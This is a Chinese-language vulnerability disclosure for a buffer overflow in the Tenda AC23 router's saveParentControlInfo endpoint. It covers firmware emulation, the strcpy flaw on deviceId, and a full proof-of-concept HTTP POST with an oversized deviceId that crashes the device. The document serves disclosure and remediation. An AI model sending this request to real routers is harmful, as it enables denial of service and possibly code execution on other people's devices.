# **Tenda AC23路由器存在缓冲区溢出漏洞**

## 基础信息

漏洞厂商：深圳市吉祥腾达科技有限公司

厂商官网：https://www.tenda.com.cn/

影响对象类型：路由器

影响产品：AC23

影响产品版本：<= V16.03.07.52

(最新版)

## 一、漏洞概述


在Tenda AC20路由器发现存在缓冲区溢出漏洞，攻击者通过对请求路径/goform/saveParentControlInfo发送精心构造的http post报文即可触发，造成拒绝服务攻击甚至rce

## 二、漏洞详情

从官网下载最新的固件[AC23 升级软件\_腾达Tenda官方网站](https://www.tenda.com.cn/material/show/3889)

可以通过这个网站对其进行解压 https://zhiwanyuzhou.com/multiple\_analyse/firmware/


定位到/bin/httpd文件，通过命令sudo chroot ./ ./qemu-mipsel-static ./bin/httpd对其进行环境仿真






环境启动之后，通过ida定位到漏洞位置 saveParentControlInfo

发现对deviceId进行了取值，并且后面通过strcpy进行赋值导致存在缓冲区溢出的风险




前提需要通过if判断




即v3和v4不相等即可，这里分别取a和b

发包测试



发现出现了段错误，确实造成了溢出



* 漏洞 POC 或 EXP

POST /goform/saveParentControlInfo HTTP/1.1

Host: 192.168.102.145

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

Accept: text/plain, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

Referer: http://192.168.102.145/main.html

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 786

time=a-b&deviceId=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

## 三、漏洞影响

攻击者可利用此漏洞造成缓冲区溢出甚至执行任意命令，提升权限

## 四、修复方案

1. 联系相关厂商，获取安全补丁，及时进行漏洞修复
2. 联系相关安全厂商，及时更新安全阻断策略
3. 临时对接口参数进行安全检查

‍